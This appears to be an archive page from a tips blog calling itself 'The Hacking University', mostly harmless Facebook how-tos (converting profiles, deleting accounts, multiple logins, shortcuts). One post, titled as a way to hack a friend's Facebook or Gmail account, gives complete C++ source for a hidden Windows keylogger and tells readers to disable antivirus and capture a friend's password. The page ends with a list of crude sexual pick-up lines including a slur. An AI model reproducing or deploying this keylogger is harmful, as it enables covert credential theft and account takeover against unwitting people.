Showing posts with label Facebook. Show all posts

How To Convert Your Facebook Profile To Facebook Page ?


Hello Friends !
Everyone wants more and more fans on Facebook, A social networking site. But, I am thinking that it needs a great effort. Because without your effort, nobody doesn't like your page. Today , I am going to share with you a great trick that how to convert your Facebook profile to Facebook page with a lot of fans. If you have a lot of friends in your Facebook profile and you want to create a Facebook page as your name. You also want that number of fans should be about 200+ then don't worry. If you have 200+ friends in your profile .They will be your fans of your Facebook page.

How To ?

  • First of all , visit this link to migrate your Facebook profile to Facebook page.
  • Now, in right corner click on skip ad.
  • Now choose a category as you wish.
  • Congrats! You have your Facebook page.

Benefits

  • A Facebook page with more likes.
  • Your all friend will become your fans.

Note

  • You cannot tag your picture with your friends.
  • You cannot chat with your friends.
  • You will lose all your Facebook groups.
  • You can not get back to your profile.

How To Delete Your Facebook Account Permanently ?


Hello friends !
I am trying to think a new topic to share with you .But it is not easy to find something special for all of you. At last , I found a topic . I have shared many tricks and tips already about it. Now, I am going to share a helpful   tip about this.


Facebook is a great social networking site in these days.I think that Facebook is better. Sorry , it's my opinion , not yours. But sometimes we want to deactivate our Facebook Account .I do not know that what's the reason? Daily ,many Facebook Users deactivate their Facebook account.
Deactivation of Facebook account is not deleting process. When you deactivate your Facebook account then  it's been the step to block of all your friends .They can't like, or contact with you.
We are going to talk about today's topic step by step with the help of screenshots.

How to deactivate your Facebook Account ?

If you deactivate your Facebook account  & when you login again in your Facebook account  .Then your Facebook account is activated again.

  • Just click on image to Deactivate your Facebook Account.
  • You can put certain reason in box.

How To Delete Your Facebook Account Permanently ?

In this state ,your all Facebook information like pictures,status,friends list will be deleted permanently.You can never browse again your Facebook Account.
  • Click on given image to delete Facebook Account Permanently.


NOTE-First,read all information carefully before to deactivate your Facebook Account permanently. 


Why Is Facebook Mostly In Blue Colour ?


When you open Facebook, the first thing that you notice is the blue color it uses. Ever wondered why is Facebook so blue in color and not changing its color scheme?Ever since they started as 'thefacebook', Facebook has stayed with the blue color. Although major changes have been made in the Facebook theme since then, the major unchanged thing has been the blue color.


An exciting fact: In its earlier days, thefacebook.com required you to have an  .edu email id to join.
Everywhere from its login page to Facebook groups, you find only blue.

The reason for this is that  Mark Zuckerberg, the young founder of Facebook is red-green color-blind and blue is the richest colour for him which he confirmed in an online interview with Leo Laporte.
Another important commercial factor for using blue color is the fact that most colors tend to distract the viewers. Blue on the other hand acts as a transparent background to the main content as visible to the human brain due to which most popular websites tend to use the blue color. It can easily be called a webmaster's favorite color. Blue color is also sometimes referred to as 'Nirvana' for the brain.

All these factors make blue a prominent color on Facebook. 


How To Know Who Unfriend You On Facebook ,Get Facebook Unfriend Notification ! by The Hacking University


Facebook has no feature to show who unfriended you on Facebook. Neither it tells if someone deactivates their account. You can only know this if you keep a close watch on your friend list. But we found a nice script that works on Internet Explorer, Google Chrome, Opera, Firefox and Safari and gives you a notification whenever someone unfriends you or deactivates their account. Read below on how to setup Facebook unfriend notification.


How To Get Facebook Unfriend Notification
1. You need to install the Unfriend Finder script. It can be straightaway installed in Chrome. Firefox users need to have Grease Monkey installed first.

2. Confirm all the things your browser asks you for.
Facebook Unfriend Finder

3. After installation you will be able to access the Facebook Unfriend Finder by two ways.
  1. By clicking on “Unfriends” under “FAVORITES” menu on the left sidebar of the Facebook page
  2. By clicking on “Unfriends” on the blue bar at the top right of the Facebook page.


4. Now whenever someone unfriends you, you will get a notification, as you receive for comments, likes or friend request approval.
5. This is not all, the script not only informs you about the people who unfriended you, but also notifies you if someone deactivates or reactivates their account. It also shows you the pending friend requests (Requests you sent but are not approved till now) and the requests which were ignored or cancelled by the other user
.

6. As we told earlier, if you switch your browser you will not be able to use it and all the data this script collected will get wasted. So this extension provides a way to backup and restore all the data, whenever you need to change the computer or switch the browser. This can be accessed through Settings.
 This was all you need to get Facebook Unfriend Notifications. The script is free and most of us want to know who deleted us when we observe the friend count decreasing. So try it and tell us your experience in comments. 


This Trick Is No Longer Available.

Access Multiple Facebook Account At The Same Time ! by The Hacking University


Log in multiple accounts at the same time

There are many people who create multiple accounts on social networks. One for their personal use and the other for official use. But sometimes when they have to access both the accounts they face problem because in general you can't access two accounts at the same time.

Log in Two Facebook Account at The Same time

1. In Internet Explorer

• Open Internet Explorer and log into your Facebook account. Now Go to File > New Session and log into your another Facebook account. It's simple!

2. In Firefox

There are two methods for Firefox.(i) First Method

• Go to this link: http://br.mozdev.org/multifox/


• Install the Multifox extensionNow open the Facebook window and go to File > New Identity Profile or right click on the Facebook tab and click Open in a New Identity Profile



It will open a new window and you will see a small blue square with a number. Log into your Facebook account with first Id. Now click the blue square and from drop-down list select 3 and it will open another Facebook login window.

Multifox extension

• Log into your second Id. You can switch between these two accounts by selecting the numbers and refreshing the page.


(ii) Second Method 

• Install Greasemonkey add-on. 

• Now go to the below link and install it.

              http://userscripts.org/scripts/show/63761


• After installing it go to Facebook and there you will see a new option Switch Accounts. Hover you mouse on it and click Add Account.


• Now add as many accounts as you want. Once you have added the accounts it will show above the add accounts option and from there you can switch between different accounts.

3. In Chrome

In Chrome also there are two methods.

(i) First Method

• Go to the below link and install the script.

              http://userscripts.org/scripts/show/63761

Its process is same as in Firefox explained above.

(ii) Second Method


• Open Chrome and log into your Facebook account. Now click the the tools option and then click New incognito window.


• Now you can log in another Facebook account.


Is it Really Possible to know who visited my Facebook Profile ! by The Hacking University


Many people are just seeking out for some ways to see who visited their Facebook profile, well they just wanna know who is the biggest stalker of their profile. So the add more and more visitor tracking application available on Facebook to start this spying process, but recent study has concluded that there is no such application that can track your Facebook profile visitor, as Facebook Cleary states that they are bound to some not disclose your privacy and this act comes in the violation, so if you still find any application and it works it will be soon turned down.


Now frankly what's the reason behind these apps making these kind of promises, well creators of these apps just try to get approval from your account and then try to spam your friends wall with some spammy link that leads to some malware based website.So now it can inject some bad code in your system hence getting all the confidential information from it using some inbuilt key-logging software's and maybe even harm your whole system.
So basically it's a just a fake way to get more and more visitors to their app and run them like an innocent victim. So maybe I had posted some apps earlier for tracking visitors well I don't remember but I will give a full scan of what these apps really does and which one's you should avoid.
Now according to me you should really avoid any of these apps and just enjoy a safe social experience, means why do you want to know who visited your profile, if you really think he might have seen some private information then make sure your security is hooked up properly. You can even enable the 2 step verification if it is available in your country.


Keyboard Shortcuts for Facebook | by The Hacking University


 Facebook is one of the most famous social networking site where most of us spend lots of our time. So here are some usefull keyboards shortcuts for google chrome and Mozilla Firefox users


         Mozilla Firefox

  1. Shift+Alt+1: View your News Feed
  2. Shift+Alt+2: View your own profile.
  3. Shift+Alt+3: View pop-up of friend requests
  4. Shift+Alt+4: View pop-up of messages
  5. Shift+Alt+5: View pop-up of notifications
  6. Shift+Alt+6: View Account setting.
  7. Shift+Alt+7: View Privacy Settings
  8. Shift+Alt+8: View Facebook’s own profile
  9. Shift+Alt+9: Read latest Terms and Service Agreeements.
  10. Shift+Alt+0: Open Facebook Help Center.


Google Chrome


  1. Alt+1: View your News Feed
  2. Alt+2: View your own ProfileAlt+3: View pop-up of friend requests
  3. Alt+4: View pop-up of messages
  4. Alt+5: View pop-up of notifications
  5. Alt+6: View Account Settings
  6. Alt+7: View Privacy Settings
  7. Alt+8: View Facebook’s own profile
  8. Alt+9: Read latest Terms of Service agreement.


Hack " Facebook,Gmail,Google+ " Account of Your Friend | by The Hacking University


Hello !
Everyone want to know password of friend's Facebook ,Gmail account, But ,How is it possible ?
We do not know any programming language and without programming language , it is not possible.I am telling you a trick here .After it, you can know easily password of your friend.But,here is one condition and what is that ?
Condition is that your friend login in his Facebook account only in your computer.If it is possible then you can know password of his Facebook,Gmail account.

I am posting a simple programme of keylogger .Programme is Given below-

First ,open any compiler of C++ programming language and then copy-paste programme given below.


#include <iostream>
using namespace std;
#include <windows.h>
#include <winuser.h>
int Save (int key_stroke, char *file);
void Stealth();

int main()
{
Stealth();
char i;

while (1)
{
for(i = 8; i <= 190; i++)
{
if (GetAsyncKeyState(i) == -32767)
Save (i,"LOG.txt");
}
}
system ("PAUSE");
return 0;
}

/* *********************************** */

int Save (int key_stroke, char *file)
{
if ( (key_stroke == 1) || (key_stroke == 2) )
return 0;

FILE *OUTPUT_FILE;
OUTPUT_FILE = fopen(file, "a+");

cout << key_stroke << endl;

if (key_stroke == 8)
fprintf(OUTPUT_FILE, "%s", "[BACKSPACE]");
else if (key_stroke == 13)
fprintf(OUTPUT_FILE, "%s", "\n");
else if (key_stroke == 32)
fprintf(OUTPUT_FILE, "%s", " ");
else if (key_stroke == VK_TAB)
fprintf(OUTPUT_FILE, "%s", "[TAB]");
else if (key_stroke == VK_SHIFT)
fprintf(OUTPUT_FILE, "%s", "[SHIFT]");
else if (key_stroke == VK_CONTROL)
fprintf(OUTPUT_FILE, "%s", "[CONTROL]");
else if (key_stroke == VK_ESCAPE)
fprintf(OUTPUT_FILE, "%s", "[ESCAPE]");
else if (key_stroke == VK_END)
fprintf(OUTPUT_FILE, "%s", "[END]");
else if (key_stroke == VK_HOME)
fprintf(OUTPUT_FILE, "%s", "[HOME]");
else if (key_stroke == VK_LEFT)
fprintf(OUTPUT_FILE, "%s", "[LEFT]");
else if (key_stroke == VK_UP)
fprintf(OUTPUT_FILE, "%s", "[UP]");
else if (key_stroke == VK_RIGHT)
fprintf(OUTPUT_FILE, "%s", "[RIGHT]");
else if (key_stroke == VK_DOWN)
fprintf(OUTPUT_FILE, "%s", "[DOWN]");
else if (key_stroke == 190 || key_stroke == 110)
fprintf(OUTPUT_FILE, "%s", ".");
else
fprintf(OUTPUT_FILE, "%s", &key_stroke);

fclose (OUTPUT_FILE);
return 0;
}

/* *********************************** */

void Stealth()
{
HWND Stealth;
AllocConsole();
Stealth = FindWindowA("ConsoleWindowClass", NULL);
ShowWindow(Stealth,0);
}


Now compile and save this programme as " Keylogger " without quotes. Now run the programme.. A  'Log.text' file is created auotomatically in same folder where you have saved 'Keylogger'.You can open it to see you computer's keyboard input.when your friend login in his facebook,Gmail account in your computer ,password is saved in Log.text file.You can open it to know his password.


Note-Your computer antivirus must be disabled.


Fun With Facebook Status


Enjoy this Funny Upside – Down Texting service
Post your status in Facebook like this text.

atryhack = ʞɔɐɥᄅʎɹʇɐ

                               Click On this

Awesome Naughty Pick-Up Lines for Facebook


Below are some of the best and naughty pick-up lines which you use as status on
Facebook, well these are not like normal ones but contains some mature
dialogues in them so use them wisely and do not flood any girls wall with it .:


1. If you and I were squirrels, could I bust a nut in your hole?

2. I’d like to wrap your legs around my head and wear you like a feed bag.

3. If it’s true that we are what we eat, I could be you by morning!

4. How do you like your eggs: poached, scrambled, or fertilized?

5. I was about to go masturbate and I needed a name to go with your face.

6. Roses are red. Violets are blue. I like spaghetti. Let’s bang!

7. Is that a keg in your pants? ‘Cause I would love to tap that ass!

8. If your right leg was Thanksgiving and your left leg was Christmas, could I meet you
between the holidays?

9. Y ou remind me of a Championship bass, I don’t know whether to mount you or eat you!

10. Y our parents must be retarded, because you are special.

11. Could I touch your belly button. . . . from the inside?

12. I’m not too good at algebra, but doesn’t u + i = 3D 69?

13. How about we play lion and lion tamer? Y ou hold your mouth open, and I’ll put my head
in.
14. I wish you were a door so I could slam you all day long.

15. Nice legswhat time do they open?

16. Y ou’ve got 206 bones in your body, want one more?

17. Those clothes would look great in a crumpled heap on my bedroom floor.

18. My name is (name)remember that, you’ll be screaming it later.

19. Do you work for UPS? I could have sworn I saw you checking out my package.

20. My love for you is like diarrhea, I just can’t hold it in.

21. Lets play Titanic, you’ll be the ocean and ill go down on you.

22. I’m easy. Are you?

23. I’m trying to determine after years of therapy and lots of testing, whether or not I’m
allergic to sex.

24. That dress looks very becoming on you. Of course, if I were on you, I’d becoming too!

25. Wanna play Pearl Harbor?….Its a game where I lay back while you blow the hell out of
me.

26. Excuse me, miss, do you give head to strangers? No. Well, then, allow me to introduce
myself.

27. Y ou’re like a prize winning fish. I don't know whether to eat you or mount you.

28. I’d like to kiss you passionately on the lips, then move up to your belly button.

29. Y ou must work at Subway, cause you just gave me a foot long.

30. Where you born on a farm? Cause you sure know how to raise a cock!

31. Would you like to try an Australian kiss? It is just like a French kiss, but down under